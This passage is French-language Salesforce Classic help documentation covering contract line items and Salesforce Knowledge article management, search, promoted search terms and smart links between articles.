| Pour supprimer des éléments de ligne de contrat : | « Supprimer » sur les éléments de ligne de contrat ET « Lire »sur les produits et les catalogues de prix |

Les éléments de ligne de contrat sont des produits spécifiques couverts par un contrat de service. Apprenez comment exécuter des actions de base sur les éléments de ligne de contrat.

**Visualisation des éléments de ligne de contrat**

Pour afficher un élément de ligne de contrat, accédez au contrat de service qui le couvre. La liste associée Éléments de ligne de contrat affiche tous les éléments de ligne associés à un contrat de service. Cliquez sur l'élément de ligne de contrat pour afficher ses autorisations associées, l'historique, et davantage.

Remarque: Vous ne pouvez pas créer des vues de liste personnalisées pour des éléments de ligne de contrat.

**Ajout d'éléments de ligne de contrat à un contrat de service**

Vous pouvez ajouter des éléments de ligne à un contrat de service à partir de la liste associée Éléments de ligne de contrat, dans la page de détail du contrat de service.

1. Cliquez sur **Ajouter un élément de ligne** dans la liste associée Éléments de ligne de contrat.
2. Sélectionnez un catalogue si demandé. Si seul le catalogue de prix standard est activé, il est automatiquement attribué au contrat de service.
3. Sélectionnez un ou plusieurs produits dans la liste, ou recherchez un produit et cliquez sur son nom.
4. Saisissez les attributs de chaque produit. Votre administrateur peut personnaliser cette page pour lui ajouter des champs adaptés à votre activité.
5. Saisissez le Prix de vente du produit. Le Prix de vente applique par défaut le prix catalogue spécifié dans le catalogue de prix attribué à l'opportunité. Si vos autorisations utilisateur le permettent, vous pouvez remplacer cette valeur. Vous pouvez par exemple accorder une remise.
6. Saisissez le nombre de produits à ce prix dans la case Quantité.
7. Cliquez sur **Enregistrer**.

Conseil: Utilisez le champ `Élément de ligne de contrat parent` et la liste associée Éléments de ligne de contrat enfants pour définir un élément de ligne comme parent d'un autre. Cela facilite la représentation de produits complexes avec de multiples composants.

**Suppression d'éléments de ligne de contrat**

Vous pouvez supprimer des éléments de lignes de contrat à partir de leur page de détails ou de la liste associée Éléments de lignes de contrat, dans un contrat de service.

La suppression d'un élément de ligne de contrat le déplace dans la Corbeille. Les notes, pièces jointes ou activités associées à l'élément de ligne de contrat sont également supprimées. Si vous restaurez un élément de ligne de contrat supprimé, les éléments associés sont également restaurés.

**Partage d'éléments de ligne de contrat**

Vous ne pouvez pas partager des éléments de ligne de contrat. Le partage des éléments de ligne de contrat est hérité de celui du contrat de service. Par exemple, les utilisateurs qui disposent de l'autorisation « Lire » sur les contrats de service héritent de l'autorisation « Lire » sur les éléments de ligne de contrat.

CONSULTER ÉGALEMENT :

Champs d'éléments de ligne de contrat

Autorisations : termes à connaître

# Champs d'éléments de ligne de contrat

Les éléments de ligne de contrat contiennent les champs ci-dessous. Il se peut que certains champs ne soient ni visibles ni modifiables, selon la présentation de votre page et les paramètres de sécurité définis au niveau du champ.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

| Champ | Description |
|---|---|
| `Nom d'actif` | La ressource associée à l'élément de ligne de contrat.<br>Les produits représentent les éléments que votre société vend (par exemple une housse d'ordinateur portable), alors que les ressources représentent les produits spécifiques que vos clients ont achetés (la housse d'ordinateur portable que John a achetée). |
| `Créé par` | Utilisateur qui a créé l'élément de ligne de contrat (lecture seule). |
| `Date de création` | Date de création de l'élément de ligne de contrat. |
| `Description` | Description de l'élément de ligne de contrat. Ce champ peut accepter jusqu'à 32 Ko de données. Seuls les 255 premiers caractères apparaissent dans les rapports. |
| `Remise` | Remise appliquée à l'élément de ligne de contact. Vous pouvez saisir un chiffre avec ou sans symbole de pourcentage et utiliser jusqu'à deux décimales. |
| `Date de fin` | Dernier jour de validité de l'élément de ligne de contrat.<br>Ce champ est vide, sauf si vous définissez un déclencheur Apex ou une action rapide pour le renseigner. |
| `Dernière modification par` | Utilisateur qui a modifié l'élément de ligne de contrat en dernier (lecture seule). |
| `Numéro d'élément de ligne` | Numéro généré automatiquement qui identifie l'élément de ligne de contrat (lecture seule). |
| `Prix catalogue` | Prix de l'élément de ligne de contrat (produit) dans le catalogue de prix, avec la devise (lecture seule). |

| Champ | Description |
| --- | --- |
| `Élément de ligne de contrat parent` | Le parent de l'élément de ligne de contrat, s'il en a un.<br>Conseil: Affichez, créez et supprimez les enfants d'un élément de ligne de contrat dans la liste associée Éléments de ligne de contrat enfants. |
| `Produit` | Le nom l'élément de ligne de contrat (produit) tel qu'il figure dans le catalogue de prix. |
| `Quantité` | Nombre d'unités de l'élément de ligne de contrat (produit) incluses dans le contrat de service.<br>La valeur est être égale ou supérieure à 1. |
| `Élément de ligne de contrat racine` | Élément de ligne de contrat de niveau supérieur dans la hiérarchie des éléments de ligne de contrat. Selon la position de l'élément de ligne dans la hiérarchie, sa racine peut être identique à son parent (lecture seule). |
| `Prix de vente` | Prix à utiliser pour l'élément de ligne de contrat.<br>Par défaut, le prix de vente d'un élément de ligne de contrat (produit) ajouté à une opportunité ou à un devis correspond au prix de l'élément dans le catalogue de prix. Vous pouvez toutefois le mettre à jour. |
| `Contrat de service` | Le nom du contrat de service associé à l'élément de ligne de contrat. |
| `Date de début` | Date de début de l'élément de ligne de contrat.<br>Ce champ est vide, sauf si vous définissez un déclencheur Apex ou une action rapide pour le renseigner. |
| `Statut` | Statut de l'élément de ligne de contrat.<br>Le statut est déterminé par la date système courante de votre organisation, ainsi que les `Date de début` et `Date de fin` de l'élément de ligne de contrat. Le statut est le suivant :<br>• Actif si la date système est postérieure ou égale à la `Date de début` et antérieure ou égale à la `Date de fin`.<br>• Expiré si la date système est postérieure à la `Date de fin`.<br>• Inactif si la date système est antérieure à la `Date de début`. |
| `Icône de statut` | Indique le statut de l'élément de ligne de contrat avec l'une des icônes suivantes :<br>• Actif<br>• Expiré<br>• Inactif |

| Champ | Description |
| --- | --- |
| `Sous-total` | Le prix de vente de l'élément de ligne de contrat multiplié par la quantité. |
| `Prix total` | Le prix de vente de l'élément de ligne de contrat multiplié par la quantité moins la remise. |

CONSULTER ÉGALEMENT :

- Champs de contrats de service
- Consignes relatives à l'utilisation d'éléments de ligne de contrat

# Accès à Knowledge

## Salesforce Knowledge

### Utilisation d'articles et de traductions

Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

L'onglet Gestion des articles représente votre page d'accueil pour travailler sur les articles tout au long du cycle de publication, depuis la création, l'attribution à des collaborateurs, la traduction, la publication, l'archivage jusqu'à la suppression.

Un agent a besoin des autorisations appropriées sur le type d'un article et les actions d'articles pour accomplir certaines tâches. Pour plus d'informations, reportez-vous à Attribution d'actions d'articles à des groupes publics.

Pour spécifier les articles que vous souhaitez afficher dans la vue de liste, utilisez les options suivantes du menu latéral :

- Dans la zone Afficher, sélectionnez Articles brouillon, Articles publiés ou Articles archivés. Vous pouvez filtrer les articles brouillon par ceux qui vous sont attribués ou par ceux attribués à n'importe quel utilisateur (tous les articles brouillon de votre organisation).
- Si applicable, cliquez sur l'onglet Traductions dans la zone Afficher, puis sélectionnez Traductions brouillon ou Traductions publiées. Vous pouvez filtrer les traductions brouillon par celles qui vous sont attribuées, par celles attribuées à une file d'attente de traduction ou par celles attribuées à tout le monde (toutes les traductions brouillon de votre organisation).
- Pour affiner la vue actuelle, sélectionnez d'abord un filtre de langue d'article, puis saisissez un mot-clé ou une phrase dans le champ `Rechercher dans la vue`. Le champ `Rechercher dans la vue` est désactivé pour les articles archivés.
- Dans la zone Filtre, sélectionnez une catégorie dans le menu déroulant pour filtrer le vue actuelle.

Pour changer les colonnes à afficher, cliquez sur **Colonnes**. Les colonnes suivantes sont disponibles selon la sélection dans la zone Afficher :

| Colonne | Description | Vue |
|---|---|---|
| `Action` | Affiche les actions disponibles pour l'article ou la traduction. | Tous les articles et traductions |
| `Tous les votes des utilisateurs` | Notes moyennes des utilisateurs de votre organisation Salesforce interne, du portail client, du portail partenaire et de votre base de connaissances publique. | Articles publiés et archivés, et traductions publiées |
| `Date d'archivage` | Date à laquelle l'article a été archivé. | Articles archivés |
| `Numéro de l'article` | Numéro unique attribué automatiquement à l'article. | Tous les articles et traductions |
| `Titre de l'article` | Cliquez pour afficher l'article. | Tous les articles |
| `Attribué à` | L'utilisateur auquel est attribué un travail sur l'article. | Articles et traductions brouillon |
| `Détails d'attribution` | Instructions relatives à l'attribution. | Articles et traductions brouillon |
| `Date d'échéance de l'attribution` | Date à laquelle le travail sur l'article doit être terminé. | Articles et traductions brouillon |

AUTORISATIONS UTILISATEUR

Pour créer, modifier ou supprimer des articles :
- Gérer les articles

  ET

  Créer, Lire, Modifier ou Supprimer sur le type d'article

Pour publier ou archiver des articles :
- Gérer les articles

  ET

  Créer, Lire, Modifier et Supprimer sur le type d'article

Pour soumettre des articles à la traduction :
- Gérer les articles

  ET

  Créer, Lire et Modifier sur le type d'article

Pour soumettre des articles à approbation :
- Les autorisations varient en fonction des paramètres du processus d'approbation.

| Colonne | Description | Vue |
|---|---|---|
| | Affichée en rouge une fois la date passée. | |
| `Date de création` | Date à laquelle l'article a été rédigé. | Articles et traductions brouillon |
| `Votes des clients` | Votes moyens des utilisateurs du Portail client et de la base de connaissances publique. | Articles publiés et archivés, et traductions publiées |
| `Langue` | La langue dans laquelle un article est traduit. | Traductions brouillon et publiées |
| `Dernière action` | La date et le type de la dernière action exécutée sur une traduction. | Traductions brouillon et publiées |
| `Dernière modification par` | Dernière personne à avoir modifié l'article. | Articles et traductions brouillon |
| `Date de la dernière modification` | Date à laquelle la dernière modification a été enregistrée. | Tous les articles et traductions |
| `Les plus consultés par tous les utilisateurs` | Vues moyennes des utilisateurs de votre organisation Salesforce interne, du portail client, du portail partenaire et de votre base de connaissances publique. | Articles publiés et archivés, et traductions publiées |
| `Les plus consultés par les clients` | Vues moyennes des utilisateurs du Portail client et de la base de connaissances publique. | Articles publiés et archivés, et traductions publiées |
| `Les plus consultés par les partenaires` | Vues moyennes des utilisateurs du portail partenaire et de la base de connaissances publique. | Articles publiés et archivés, et traductions publiées |
| `Notes des partenaires` | Notes moyennes des utilisateurs du portail partenaire et de votre base de connaissances publique. | Articles publiés et archivés, et traductions publiées |
| `Date de publication` | Date à laquelle l'article a été publié. | Articles et traductions publiés |
| `Article source` | L'article d'origine avant traduction. Cliquez sur son titre pour afficher l'article. | Traductions brouillon et publiées |
| `Article traduit` | Le titre de l'article traduit. Cliquez sur son titre pour modifier la traduction. | Traductions brouillon et publiées |
| `Statut de la traduction` | Statut dans le cycle de traduction. Survolez l'icône pour afficher le statut de chaque traduction. Si une traduction a été publiée, des onglets distincts pour les traductions brouillon et publiées sont affichés. | Articles soumis à la traduction. |
| `Type` | Le type de l'article, tel que FAQ ou Description produit, qui définit les informations contenues dans l'article. | Tous les articles |

| Colonne | Description | Vue |
| --- | --- | --- |
| `Statut de validation` | Indique si le contenu de l'article a été validé. | Tous les articles et toutes les traductions, lorsqu'ils sont activés |
| `Version` | La version de l'article. Survolez le numéro de version pour afficher des informations relatives aux autres versions de l'article. | Tous les articles |

Sous l'onglet Gestion des articles, vous pouvez :

- Rechercher un article ou une traduction en saisissant un terme de recherche ou en utilisant le menu déroulant des catégories.
- Créer un article en cliquant sur **Nouveau**.
- Publier un article ou une traduction en sélectionnant l'élément et en cliquant sur **Publier**. Si vous disposez de l'action d'article « Publier les articles » et qu'un processus d'approbation est configuré pour un article, les boutons **Publier** et **Soumettre pour approbation** s'affichent.
- Modifier un article ou une traduction en cliquant sur **Modifier** en regard de l'élément.
- Visualiser l'affichage d'un article ou d'une traduction pour les utilisateurs en cliquant sur **Aperçu** en regard de l'élément. Dans le menu déroulant `Canal`, vous pouvez sélectionner tout canal dans lequel l'article est visible, à l'exception de la base de connaissances publique.

  Remarque: Le vote et les informations Chatter ne sont pas disponibles dans l'aperçu d'un article de la base de connaissances.

- Afficher la liste des autres versions d'un article ou d'une traduction en cliquant sur son numéro de version.
- Changer le propriétaire d'un article ou d'une traduction en sélectionnant l'élément et en cliquant sur **Attribuer**.

  Remarque: Tous les articles brouillon doivent avoir un bénéficiaire.

- Envoyer un article ou une traduction vers la Corbeille en sélectionnant l'élément et en cliquant sur **Supprimer**.
- Archiver un article ou une traduction publiée en sélectionnant l'élément et en cliquant sur **Archiver**.
- Soumettre des articles pour traduction en les sélectionnant et en cliquant sur **Soumettre pour traduction**. Vous pouvez définir des dates d'échéance pour chaque langue et les attribuer à un autre agent ou à une file d'attente pour l'exporter vers un prestataire de traduction.
- Accéder directement aux pages de Configuration pour exporter et importer des articles à traduire avec **Exporter des articles pour traduction** et **Importer des traductions d'article** dans la zone Liens associés.

### Recherche dans des articles et des sources externes sous l'onglet Base de connaissances

Utilisez la recherche fédérée pour rechercher dans toutes les ressources en même temps.

### Création et modification d'articles

Vous pouvez créer ou modifier un article sous l'onglet Base de connaissances ou Gestion des articles. Si vous créez un article, vous devez sélectionner le type et la langue de l'article. Si vous modifiez un article ou une traduction publié, laissez-le publié pendant que vous travaillez sur une copie brouillon ou retirez sa publication pour travailler directement dessus. Si vous travaillez sur une copie, sa publication remplace la dernière version publiée de l'article. Si vous travaillez sur l'article original, il n'est pas disponible dans les canaux jusqu'à sa nouvelle publication.

### Publication d'articles et de traductions

La publication d'articles et de traductions les rend accessibles dans tous les canaux sélectionnés. Si vous publiez un article pour lequel une traduction existe, toutes les traductions de l'article sont également publiées.

Traduction d'articles dans Salesforce Knowledge

Si votre organisation traduit les articles Salesforce Knowledge en interne, vous pouvez saisir les traductions dans les pages de détail de traduction.

Archivage d'articles et de traductions

L'archivage supprime les articles et les traductions publiés obsolètes afin d'annuler leur publication pour les agents et clients dans les canaux Salesforce Knowledge de votre organisation.

Versions d'article Salesforce Knowledge

Les versions d'article permettent d'enregistrer une ancienne version d'un article publié, puis de déterminer quelle version de l'article est associée à une requête. Pour enregistrer l'ancienne version, sélectionnez la case `Marquer comme nouvelle version` lors de la publication de la nouvelle version. L'ancienne version publiée est enregistrée, et la nouvelle version est publiée sous un identifiant formé du numéro séquentiel de version suivant.

Suppression d'articles et de traductions

Vous pouvez supprimer des articles et des traductions sous l'onglet Gestion des articles ou dans la page de détail de l'article ou de la traduction. La suppression entraîne le retrait définitif des articles de la base de connaissances. Vous pouvez supprimer des articles brouillon, des brouillons de traduction d'articles ou des articles archivés, mais pas des articles ou des traductions publiés.

Onglet Articles ou Base de connaissances

Déterminez les onglets Salesforce Knowledge que vous utilisez et les actions que vous pouvez exécuter sous chaque onglet.

CONSULTER ÉGALEMENT :

Recherche dans des articles et des sources externes sous l'onglet Base de connaissances

Création et modification d'articles

Publication d'articles et de traductions

Traduction d'articles dans Salesforce Knowledge

Archivage d'articles et de traductions

Versions d'article Salesforce Knowledge

Suppression d'articles et de traductions

Onglet Articles ou Base de connaissances

Présentation de la documentation Salesforce Knowledge

Complete Guide to Salesforce Knowledge

## Recherche dans des articles et des sources externes sous l'onglet Base de connaissances

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour visualiser des articles : | Lire sur le type d'article |
| Pour créer des articles : | Gérer les articles<br>ET<br>Lire et Créer sur le type d'article |
| Pour modifier des articles brouillon : | Gérer les articles<br>ET<br>Lire et Modifier sur le type d'article |
| Pour modifier des articles publiés ou archivés : | Gérer les articles<br>ET<br>Créer, Lire et Modifier sur le type d'article |
| Pour supprimer un article brouillon, publié ou archivé: | Gérer les articles<br>ET<br>Lire, Modifier et Supprimer sur le type d'article |
| Pour créer et modifier des sources de données externes : | Personnaliser l'application |

Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

Utilisez la recherche fédérée pour rechercher dans toutes les ressources en même temps.

1. Saisissez les termes recherchés dans la zone de recherche.

   Vous pouvez utiliser des opérateurs et caractères génériques de recherche dans vos termes de recherche. Si votre organisation à des options de saisie automatique activées, vous pouvez sélectionner des suggestions.

   Remarque: Dans la liste déroulante de saisie automatique, une icône papier est affichée en regard des titres des articles et une icône de loupe est affichée en regard des mots-clés.

2. Cliquez sur l'icône de recherche ou appuyez sur la touche `Entrée` de votre clavier.
3. Vous pouvez également sélectionner des filtres pour affiner vos résultats de recherche.

   Selon la source dans laquelle vous recherchez, filtrez par langue, par catégorie de données, par statut d'article, par type d'article et par validation d'article. Pour restaurer le paramètre par défaut de tous les filtres, cliquez sur **Réinitialiser**.

   - Lorsque `Tous` est sélectionné, vous pouvez filtrer par langue et par catégorie de données, en fonction des éléments pris en charge par votre organisation.
   - Lorsque `Articles` ou `Mes brouillons` est sélectionné, vous pouvez filtrer par :
     - Statut de l'article : Publié, Brouillon et Traductions brouillon
     - Langue : les valeurs dépendent des langues prises en charge dans votre organisation
     - Catégories de données : les valeurs dépendent des catégories créées dans votre organisation
     - Type d'article : les valeurs dépendent des catégories créées dans votre organisation

  - Statut de validation : Aucun filtre (tous les articles), Non validé (articles non validés), Validé (articles validés), ainsi que toutes les valeurs prises en charge dans votre organisation, par exemple Révision en cours.
- Lorsqu'une source externe sélectionnée, il n'existe aucun filtre et les informations générales affichées sur l'article sont contrôlées par votre présentation de recherche d'objet externe.

4. Pour des articles, vous pouvez trier par :
   - Date de publication
   - Meilleure note
   - Les plus consultés
   - Titre : A à Z
   - Titre : Z à A
5. Afficher des informations en cliquant sur le titre de l'article ou de la source de données externe. Sous le titre sont indiquées des informations générales sur l'article, notamment : indication d'un nouvel article, numéro de l'article, type d'article, statut de validation, date de dernière publication, comparaison de vues d'article et comparaison de votes d'article.
6. Utilisez la liste déroulante en regard de chaque article pour le suivre ou ne plus le suivre, le modifier, le publier et le supprimer, en fonction de vos autorisations.

Promotion d'articles dans les résultats de recherche

Associez des mots-clés avec des articles pour optimiser les résultats de recherche dans Salesforce Knowledge. Les utilisateurs qui recherchent ces mots-clés affichent l'article en premier dans leurs résultats de recherche. Les termes de recherche promus permettent de promouvoir un article fréquemment utilisé pour résoudre un problème de support, lorsque la recherche d'un utilisateur contient des mots-clés spécifiques.

Résultats de recherche d'articles

Le fonctionnement de la recherche d'articles dépend de l'utilisation des options de recherche, des termes recherchés, de caractères génériques et d'opérateurs. La recherche de Salesforce Knowledge utilise les mêmes algorithmes de recherche personnalisés qui sont disponibles dans Salesforce. Il contiennent des mécanismes tels que la segmentation, la lemmatisation, des listes de mots vides, afin de renvoyer des résultats de recherche pertinents.

CONSULTER ÉGALEMENT :

Promotion d'articles dans les résultats de recherche

Résultats de recherche d'articles

Présentation de la documentation Salesforce Knowledge

Complete Guide to Salesforce Knowledge

## Promotion d'articles dans les résultats de recherche

Associez des mots-clés avec des articles pour optimiser les résultats de recherche dans Salesforce Knowledge. Les utilisateurs qui recherchent ces mots-clés affichent l'article en premier dans leurs résultats de recherche. Les termes de recherche promus permettent de promouvoir un article fréquemment utilisé pour résoudre un problème de support, lorsque la recherche d'un utilisateur contient des mots-clés spécifiques.

Pour pouvoir gérer les termes promus, le statut des articles doit être Publié.

1. Sous l'onglet Gestion des articles, sélectionnez **Articles publiés** dans la section Vue, puis cliquez sur le titre de l'article publié que vous souhaitez promouvoir pour un terme de recherche.
2. Dans la liste associée Termes de recherche promus, cliquez sur **Nouveau terme promu**.
3. Saisissez les mots-clés que vous souhaitez associer à l'article.
   - Vous pouvez associer le même terme à plusieurs articles. Si la recherche de l'utilisateur correspond au terme promu, tous les articles associés sont promus dans les résultats de la recherche, classés par pertinence.
   - Le nombre maximal de caractères par terme promu est 100. Pour améliorer les résultats de correspondance aux termes recherchés, limitez chaque terme promu à quelques mots-clés.
4. Cliquez sur **Enregistrer**.

Exemple: Par exemple, si un article se rapporte à un problème de support courant, par exemple des problèmes de connexion, vous pouvez associer les termes `mot de passe` et `modifier le mot de passe`. Une recherche dans un article correspond à un terme promu si tous ses mots clés correspondent à la recherche de l'utilisateur, dans n'importe quel ordre. Chaque mot-clé doit parfaitement concorder. Par exemple :

- Le terme promu *mot de passe* correspond à la recherche de `modifier le mot de passe`.
- Le terme promu *modifier le mot de passe* correspond à la recherche de `comment puis-je modifier le mot de passe`, mais pas à `mot de passe oublié`.
- Le terme promu *mot de passe* ne correspond pas à la recherche de `modifier les mots de passe`.

Tenez compte des limitations et limites générales suivantes en utilisant des termes de recherche promus.

- Votre organisation peut créer au maximum 2 000 termes promus. Pour de meilleurs résultats, utilisez-les de manière sélective, en limitant le nombre de termes promus et le nombre d'articles promus par terme.
- Si votre organisation traduit les articles dans plusieurs langues, chaque terme promu est associé à une version d'un article et à la langue de la version de l'article. Si vous souhaitez associer des termes promus équivalents à chaque traduction, spécifiez des termes promus pour chaque traduction. Par exemple, associez change password à un article en anglais et changer mot de passe à un article en français.

**Éditions**

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et supprimer des termes de recherche promus :

- Gérer les termes de recherche promus

- Le paramètre linguistique d'un utilisateur détermine l'étendue de la recherche d'article. Les résultats de recherche excluent les versions d'article et les termes promus associés s'ils ne correspondent pas à la langue de l'utilisateur.

CONSULTER ÉGALEMENT :

Résultats de recherche d'articles

Recherche dans des articles et des sources externes sous l'onglet Base de connaissances

Présentation de la documentation Salesforce Knowledge

Complete Guide to Salesforce Knowledge

## Résultats de recherche d'articles

Le fonctionnement de la recherche d'articles dépend de l'utilisation des options de recherche, des termes recherchés, de caractères génériques et d'opérateurs. La recherche de Salesforce Knowledge utilise les mêmes algorithmes de recherche personnalisés qui sont disponibles dans Salesforce. Il contiennent des mécanismes tels que la segmentation, la lemmatisation, des listes de mots vides, afin de renvoyer des résultats de recherche pertinents.

De nombreux facteurs influencent l'ordre dans lequel les articles figurent dans la liste des résultats. Salesforce évalue vos termes de recherche et vos données afin de placer les correspondances les plus pertinentes plus haut dans la liste des résultats. Parmi ces facteurs figurent :

**Opérateurs**

Lorsque vous ne spécifiez aucun opérateur dans votre recherche d'article, le moteur de recherche détermine l'opérateur le plus adapté à utiliser.

De nombreuses recherches utilisent l'opérateur par défaut « AND ». Ainsi, lorsque vous recherchez plusieurs termes, ils doivent tous correspondre pour générer un résultat. La correspondance sur tous les termes renvoie généralement des résultats plus pertinents que les recherches avec l'opérateur « OR » qui renvoient des résultats correspondant à un seul terme.

Si le moteur de recherche ne renvoie aucun résultat correspondant à tous les termes, il recherche des correspondances en utilisant l'opérateur « OR ». Avec l'opérateur « OR », le moteur de recherche favorise les documents qui contiennent le plus grand nombre de termes correspondant à la requête. Ils figurent ainsi plus haut dans la liste des résultats.

Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

**Fréquence**

Cet algorithme calcule la fréquence à laquelle un terme existe dans chaque article. L'algorithme les compare ensuite les uns aux autres pour produire l'ensemble initial de résultats de recherche.

**Pertinence**

Les articles affichés fréquemment ou souvent joints à des requêtes figurent plus haut dans les résultats. La propriété d'article et l'activité récente favorisent également un article dans la liste des résultats.

**Proximité des termes**

Les articles contenant tous les mots-clés d'une recherche sont classés en premier, suivis des articles contenant un nombre inférieur de mots-clés, puis des articles contenant un seul mot-clé. Les termes proches dans le document mis en correspondance, avec peu ou pas de mots les séparant, sont classés plus haut dans la liste.

**Correspondances exactes**

Les correspondances exactes de mots clés sont classées plus haut que les correspondances de synonymes ou de termes lemmatisés.

**Champ du titre**

Si des termes de recherche correspondent au titre d'un article, celui-ci est favorisé dans les résultats de la recherche.

**Séquence de segments**
Si le terme recherché est divisé en plusieurs segments, car il contient des lettres et des chiffres, le système favorise les résultats basés sur la même séquence de segments. Ainsi, les correspondances exactes sont classées plus haut que les correspondances qui ont d'autres segments intercalés.

CONSULTER ÉGALEMENT :

- Promotion d'articles dans les résultats de recherche
- Recherche dans des articles et des sources externes sous l'onglet Base de connaissances
- Présentation de la documentation Salesforce Knowledge
- Complete Guide to Salesforce Knowledge

## Création et modification d'articles

Vous pouvez créer ou modifier un article sous l'onglet Base de connaissances ou Gestion des articles. Si vous créez un article, vous devez sélectionner le type et la langue de l'article. Si vous modifiez un article ou une traduction publié, laissez-le publié pendant que vous travaillez sur une copie brouillon ou retirez sa publication pour travailler directement dessus. Si vous travaillez sur une copie, sa publication remplace la dernière version publiée de l'article. Si vous travaillez sur l'article original, il n'est pas disponible dans les canaux jusqu'à sa nouvelle publication.

Remarque: Lors de l'application de catégories, choisissez les catégories qu'un utilisateur est susceptible de rechercher en naviguant. Les utilisateurs recherchent un article uniquement s'ils sélectionnent sa catégorie explicitement appliquée, le parent ou un enfant de cette catégorie.

Une fois l'article terminé, vous pouvez l'attribuer à un autre agent pour modification ou révision, publier l'article directement ou le soumettre pour approbation. Si vous disposez de l'action d'article « Publier les articles » et qu'un processus d'approbation est configuré pour un article, les boutons **Publier** et **Soumettre pour approbation** sont affichés.

Liens intelligents vers Articles de Salesforce Knowledge
Liaison intelligente entre deux articles.

CONSULTER ÉGALEMENT :

- Liens intelligents vers Articles de Salesforce Knowledge
- Présentation de la documentation Salesforce Knowledge
- Complete Guide to Salesforce Knowledge

Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

## Liens intelligents vers Articles de Salesforce Knowledge

Liaison intelligente entre deux articles.

Les liens intelligents s'ajustent automatiquement lorsque le nom ou l'URL d'un article change. Par exemple, lors du changement du nom d'URL d'un article lié, Salesforce Knowledge met automatiquement à jour l'URL de l'article en fonction du canal, ajoute le préfixe du site d'une base de connaissances publique et ajoute le nom de communauté pour le portail de communauté. Il existe deux méthodes pour créer, dans l'éditeur de texte enrichi, un lien intelligent vers un article Salesforce Knowledge dans un autre article :

- Recherchez l'article.
- Saisissez l'URL de l'article.

**Important:** Les liens intelligents sont basés sur les canaux dans lesquels ils se situent. Par conséquent vous ne pouvez pas insérer un lien intelligent qui pointe vers un article d'un autre canal. Par exemple, un article de votre base de connaissance publique ne peut pas être lié à un article publié uniquement dans votre canal interne.

### Liens intelligents vers des Articles de Salesforce Knowledge via la recherche

Liaison intelligente depuis un article vers un autre en utilisant la boîte de dialogue Lier l'article dans l'éditeur de texte enrichi.

### Liens intelligents vers des articles de Salesforce Knowledge avec des URL

Liaison intelligente depuis un article de Salesforce Knowledge vers un autre en saisissant manuellement l'URL de l'article dans l'éditeur de texte enrichi.

CONSULTER ÉGALEMENT :

- Liens intelligents vers des Articles de Salesforce Knowledge via la recherche
- Liens intelligents vers des articles de Salesforce Knowledge avec des URL
- Création et modification d'articles
- Présentation de la documentation Salesforce Knowledge
- Complete Guide to Salesforce Knowledge

### Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

### AUTORISATIONS UTILISATEUR

Pour créer des articles :

- Gérer les articles

  ET

  Lire et Créer sur le type d'article

## Liens intelligents vers des Articles de Salesforce Knowledge via la recherche

Liaison intelligente depuis un article vers un autre en utilisant la boîte de dialogue Lier l'article dans l'éditeur de texte enrichi.

Lors de la création ou de la modification d'un article, vous pouvez utiliser une recherche par mot-clé pour créer un lien intelligent dans un champ de zone de texte enrichi.

1. Placez votre curseur à l'endroit où vous souhaitez insérer le lien.
2. Cliquez sur l'icône de lien, .

   La boîte de dialogue Lier l'article s'affiche.
3. Vous pouvez également sélectionner la langue de recherche.

   Si aucune langue n'est sélectionnée, Salesforce Knowledge renvoie les articles de la base de connaissances correspondant à la recherche par mot-clé, dans la langue par défaut.
4. Vous pouvez également sélectionner le type de statut de publication à rechercher.
   - En ligne (par défaut si aucun statut de publication n'est sélectionné)
   - Brouillon
   - Traductions brouillon (si votre base de connaissances prend en charge plusieurs langues)
5. Saisissez les mots-clés de l'article dans la barre de recherche.
6. Cliquez sur l'icône de recherche à la fin de la barre de recherche.

   Les 20 premiers articles correspondants sont affichés.
7. Dans la liste des articles, sélectionnez l'article à référencer dans un lien intelligent.

   Important: Les liens intelligents sont basés sur les canaux dans lesquels ils se situent. Par conséquent vous ne pouvez pas insérer un lien intelligent qui pointe vers un article d'un autre canal. Par exemple, un article de votre base de connaissance publique ne peut pas être lié à un article publié uniquement dans votre canal interne.
8. Vous pouvez également cliquer sur **Accéder à l'article** pour afficher l'article dans une autre fenêtre et vérifier qu'il correspond à l'article souhaité.
9. Vous pouvez également cliquer sur l'onglet Cible et sélectionner l'emplacement d'affichage de l'article référencé.
   - **Non défini** : ouvre l'article lié dans le cadre dans lequel il a été cliqué.
   - **Cadre** : ouvre l'article lié dans un cadre désigné.
   - **Nouvelle fenêtre (_blank)** : ouvre l'article lié dans une nouvelle fenêtre ou un nouvel onglet.
   - **Fenêtre supérieure (_top)** : ouvre l'article lié dans tout le corps de la fenêtre.
   - **Même fenêtre (_self)** : ouvre l'article lié dans le cadre dans lequel il a été cliqué.
   - **Fenêtre parent (_parent)** : ouvre l'article lié dans le cadre parent.
10. Cliquez sur **OK**.

### Éditions

Disponible avec : Salesforce Classic

